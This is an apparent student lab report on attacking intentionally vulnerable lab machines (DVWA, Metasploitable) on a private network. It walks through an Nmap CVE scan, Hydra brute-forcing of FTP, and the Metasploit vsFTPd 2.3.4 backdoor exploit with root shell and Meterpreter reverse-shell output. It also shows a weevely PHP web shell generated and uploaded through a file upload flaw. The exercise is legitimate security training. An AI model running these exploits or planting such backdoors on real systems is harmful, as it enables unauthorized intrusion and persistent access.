PCP CS: VULNERABILITY ASSESSMENT

Project: Vulnerability Assessment and Exploitation of Major Vulnerabilities to Gain Access and Assess the Risk

Name: Ananya Mondal


Batch: pcp-cs-nov-2023-cohort-2

Task (Activities):

1. Scanning DVWA Using Nmap
2. Perform vulnerability script scan from Nmap to catch CVE on the website
3. Brute-Force Attack on Website
4. File Upload Vulnerability


1.Scanning the DVWA using Nmap

1.i) Here the victim IP is 192.168.1.4




2.Performing vulnerability script scan from Nmap to catch CVE on the website

2.i) Choosing the FTP(File Transfer Protocol) service from the open ports




2.ii) Vulnerability script scan using Nmap and catching the CVE information, here it's→ Vulnerability name: vsFTPD version 2.3.4 backdoor

CVE: CVE-2011-2523




3.Performing the Brute-Force attack on the website


3.i) Creating a folder named “Brut force” with a list of usernames and passwords to check the login credentials to attack on the ftp service




3.ii) Brute-Force attack is done using password cracking application “Hydra” to crack the login credentials




3.iii) Checking the login to ftp service is successful or not




3.iv) Using the above access and Metasploit framework we can upload the payload and exploit. Using the “search ftp” command to search the module



3.v) Selecting the particular matching module (“exploit/unix/ftp/vsftpd_234_backdoor”), which the FTP service was vulnerable to



3.vi) The above module exploits a malicious backdoor that was added to the VSFTPD download archive,]. Set the RHOST with victim’s IP (here it’s 192.168.1.4)



3.vii) Exploiting using the “run/exploit” command and got the shell access

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:41885 -> 192.168.1.4:6200) at 2024-02-19 02:24:12 -0500

sysinfo
sh: line 6: sysinfo: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a7:6e:10
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea7:6e10/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6046 (5.9 KB)  TX bytes:8435 (8.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/#
```

3.viii) Starting the reverse tcp handler and session 1 and session 2

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.5:4433
[*] Sending stage (1017704 bytes) to 192.168.1.4
[*] Meterpreter session 2 opened (192.168.1.5:4433 -> 192.168.1.4:60715) at 2024-02-16 00:55:47 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

4.File upload vulnerability

4.i) Making the DVWA security low and can upload any type of scripts which can help to give the “reverse shell”


4.ii) Using “weevely” utility we can create a php file that will generate a backdoor.


Password : 12345

saving path : /home/kali/Desktop/sample.php


```
┌──(root㉿kali)-[~]
└─# weevely generate 12345 /home/kali/Desktop/sample.php
Generated '/home/kali/Desktop/sample.php' with password '12345' of 751 byte s
ize.
```

4.iii) No validation for file uploading vulnerability is there, so we will upload the “sample.php” file.







4.iv) Uploaded successfully with no error



4.v) Using the password and the path where the file got uploaded, weevely utility gave us a backdoor



4.vi) We can see the present working directory using “pwd” command


www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $
www-data@192.168.1.4:/var/www/dvwa/hackable/uploads $ cd..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.1.4:/var/www/dvwa/hackable $ cd..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.1.4:/var/www/dvwa $ ls
The remote script execution triggers an error 500, check script and payload integrity
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
www-data@192.168.1.4:/var/www/dvwa $